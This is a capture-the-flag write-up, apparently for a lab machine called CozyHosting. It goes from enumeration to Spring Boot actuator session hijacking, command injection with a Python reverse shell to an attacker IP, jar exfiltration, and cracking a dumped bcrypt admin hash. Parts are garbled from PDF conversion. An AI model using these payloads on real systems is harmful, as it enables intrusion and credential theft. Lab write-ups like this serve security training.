


# Information Gathering

## 1) Found 2 open ports

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.11.230 -p- --open  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 08:45 IST  
Nmap scan report for 10.10.11.230  
Host is up (0.30s latency).  
Not shown: 49679 closed tcp ports (conn-refused), 15854 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 1347.86 seconds
```

## 2) Found a website



## 3) Enumerated technologies



## TECHNOLOGIES

## MORE INFO

[↓ Export](#)

### Font scripts



[Bootstrap Icons](#)



[Google Font API](#)

### Web servers



[Nginx](#) 1.18.0

### Programming languages



[Java](#)

### Operating systems



[Ubuntu](#)

### JavaScript libraries



[Lightbox](#)



[AOS](#)



[Swiper](#)

### Reverse proxies



[Nginx](#) 1.18.0

### UI frameworks



[Bootstrap](#)

Something wrong or missing?

4) Fuzzed directories

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://cozyhosting.htb/FUZZ' -t 250 -ic
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://cozyhosting.htb/FUZZ
:: Wordlist     : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
index [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 555ms]
login [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 575ms]
admin [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 716ms]
logout [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 928ms]
error [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 500ms]
      [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 900ms]
      [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 2004ms]
:: Progress: [87651/87651] :: Job [1/1] :: 484 req/sec :: Duration: [0:07:08] :: Errors: 661 ::
```

## Login to Your Account

Username

@

☐ Remember me

Login

Designed by BootstrapMade

## 5) fuzzed subdomains

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://10.10.11.230' -H "Host: FUZZ.cozyhosting.htb" -t 250 -ic -fs 178
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.10.11.230
:: Wordlist     : FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.cozyhosting.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 178
```

```
:: Progress: [19964/19964] :: Job [1/1] :: 448 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

## Login to Your Account

Username



@

Password

Login

Designed by BootstrapMade

## 6) Checked error page



7) Checked for vulnerabilities in springboot

spring boot exploit



All

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Tools

About 47,80,000 results (0.56 seconds)



GitBook

<https://0xn3va.gitbook.io> > cheat-sheets > framework > s...

## Spring Boot Actuators - Application Security Cheat Sheet

6 , are vulnerable to CVE-2022-22947 that leads to a code injection attack when the Gateway Actuator endpoint is enabled, exposed and unsecured.

# Spring Boot Actuators



## Spring Boot actuators overview


Spring Boot includes a number of additional features called **actuators** to help monitor and control an application when it is pushed to production. Actuators allow controlling and monitoring an application using either HTTP or JMX endpoints. Auditing, health and metrics gathering can also open a hidden door to the server if an application has been misconfigured.

Spring Boot includes a number of built-in **endpoints** (or **endpoints** for Spring Boot 1.x) and lets developers add their own. For example, the `health` endpoint provides basic application health information.


Each individual endpoint can be enabled or disabled and exposed over HTTP or JMX. An endpoint is considered to be available when it is both enabled and exposed. The built-in endpoints will only be auto-configured when they are available. Most applications choose exposure via HTTP, where the ID of the endpoint along with a prefix of `/actuator` is mapped to a URL. For example, by default, the health endpoint is mapped to `/actuator/health`.

To learn more about the actuator's endpoints and their request and response formats check [Spring Boot Actuator Web API Documentation](#).

### 8) Found api endpoints



9) Checked sessions endpoint



## Vulnerability Assessment

1) Hijacked his session to get admin panel



K. Anderson

## Admin Dashboard

### Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	\$64	Patched
#2147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched
#2644	sleepy mcclintock	Administrator panel	\$165	Patched
#2644	cranky mcnulty	Test runner	\$82	Not patched
#2644	goofy kalam	CI/CD	\$99	Patched
#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

### Running software | Today

Pending scan Up to date Pending update Security update is required

Dashboard - Cozy Cloud — Mozilla Firefox

Dashboard - Cozy Cloud

cozyhosting.htb/admin

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

#2644

reverent archimedes

Test pipeline

\$24

Patched

#2644

awesome lalande

Dev environment

\$53

Not patched

Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised\_keys file.

Connection settings

Hostname

Username

Submit Reset

Font scripts

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Reverse proxies

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UI frameworks

Bootstrap

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out

## 2) Found command injection

### Request

Pretty Raw Hex



```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=271714DDBA78C4172337BBA28AC27384
13 Upgrade-Insecure-Requests: 1
14
15 host=test&username=test|/usr/bin/ping${IFS}10.10.16.3;
```

```
Dashboard Proxy Intruder Repeater Collaborator Sequencer Logger Decoder Organizer Extension
(vigneswar@vigneswar)-[~]
$ sudo tcpdump -i any icmp
[sudo] password for vigneswar:
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
11:24:57.761804 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 1, length 64
11:24:57.845660 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 1, length 64
11:24:59.260209 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 2, length 64
11:24:59.260243 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 2, length 64
11:24:59.363764 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 3, length 64
11:24:59.363821 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 3, length 64
11:25:00.153490 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 4, length 64
11:25:00.153519 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 4, length 64
11:25:01.150960 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 5, length 64
11:25:01.150990 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 5, length 64
11:25:02.155256 tun0 In IP cozyhosting.htb > 10.10.16.3: ICMP echo request, id 2, seq 6, length 64
11:25:02.155286 tun0 Out IP 10.10.16.3 > cozyhosting.htb: ICMP echo reply, id 2, seq 6, length 64
```

## Exploitation



## 1) Got reverse shell from exploiting command injection

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 POST /executessh HTTP/1.1
2 Host: cozyhosting.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 289
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=2717140DBA78C4172337BBA28AC27984
13 Upgrade-Insecure-Requests: 1
14
15 host=test&username=
test||usr/bin/python3${IFS}-c${IFS}'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=
socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.3",5555));os.dup2(s.fileno(),0);os.dup
2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

Response

```
(vigneswar@vigneswar)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.230] 59340
$ 
Waiting
vigneswar@vigneswar: ~
```

```
(vigneswar@vigneswar)-[~]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.230] 59340
$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
app@cozyhosting:/app$ export TERM=xterm
export TERM=xterm
app@cozyhosting:/app$ ^Z
zsh: suspended nc -lvnp 5555

(vigneswar@vigneswar)-[~]
$ stty raw -echo && fg
[1] + continued nc -lvnp 5555
app@cozyhosting:/app$
```

## Privilege Escalation

### 1) Enumerated system info

```

x86_64 GNU/Linux
app@cozyhosting:/app$ uname -a
Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
app@cozyhosting:/app$

```

## 2) Several services running internally

```

Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
app@cozyhosting:/app$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:80             0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:5432         0.0.0.0:*                LISTEN      -
tcp        0 294      0 127.0.0.1:5432         127.0.0.1:33386         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:33368         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:50196         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:33380         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:57742         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:57754         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:57188         ESTABLISHED -
tcp        0 65535    1 10.10.11.230:33360     8.8.8.8:53              SYN_SENT    -
tcp        0      0 127.0.0.1:5432         127.0.0.1:55680         ESTABLISHED -
tcp        0      0 10.10.11.230:59340     10.10.16.3:5555         ESTABLISHED 2596/python3
tcp        0      0 127.0.0.1:5432         127.0.0.1:57174         ESTABLISHED -
tcp        0      0 127.0.0.1:5432         127.0.0.1:40668         ESTABLISHED -
tcp6       0      0 :::22                  :::*                     LISTEN      -
tcp6       0      0 127.0.0.1:8080         :::*                     LISTEN      1062/java
tcp6       1      0 127.0.0.1:8080         127.0.0.1:56284         CLOSE_WAIT  1062/java
tcp6       0      0 127.0.0.1:57754        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       1      0 127.0.0.1:8080         127.0.0.1:56792         CLOSE_WAIT  1062/java
tcp6       0      0 127.0.0.1:50196        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33368        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33386        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57174        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33380        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:55680        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57742        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:40668        127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57188        127.0.0.1:5432          ESTABLISHED 1062/java
app@cozyhosting:/app$

```

## 3) Found a jar file, transferred it

```

app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -m http.server -b 10.10.11.230 9999
Serving HTTP on 10.10.11.230 port 9999 (http://10.10.11.230:9999/) ...
10.10.16.3 - - [13/Nov/2023 06:14:40] code 404, message File not found
10.10.16.3 - - [13/Nov/2023 06:14:40] "GET /cozyhosting-0.0.1.jar HTTP/1.1" 404 -
10.10.16.3 - - [13/Nov/2023 06:14:53] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -

```

```

(vigneswar@vigneswar) - [~/cozy]
$ wget http://10.10.11.230:9999/cloudhosting-0.0.1.jar
--2023-11-13 11:44:53-- http://10.10.11.230:9999/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar 35%[=====] 20.30M 45.9KB/s eta 6m 9s

```

## 4) Found a password on extracted jar file



```
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=27171400BA78C41723378BA2BAC27384
13 Upgrade-Insecure-Requests: 1
14
15 Table "public.users"
16
17 Column | Name | Data Type | Collation | Nullable | Default
18 -----+-----+-----+-----+-----+-----
19 name | name | character varying(50) | | not null |
20 password | password | character varying(100) | | not null |
21 role | role | character varying(50) | | not null |
22
23 Indexes:
24 "users_pkey" PRIMARY KEY, btree (name)
25
26 Referenced by:
27 TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)
28
29 (END)
```

7) Found admin hash

```
cozyhosting=# select * from users;
```

name	password	role
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm	Admin
(2 rows)		

8) Cracked the hash

```
https://hashcat.net/faq/morework
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib ... kVO8dm
Time.Started.....: Mon Nov 13 12:39:34 2023 (48 secs)
Time.Estimated...: Mon Nov 13 12:40:22 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 59 H/s (4.33ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2800/14344385 (0.02%)
Rejected.....: 0/2800 (0.00%)
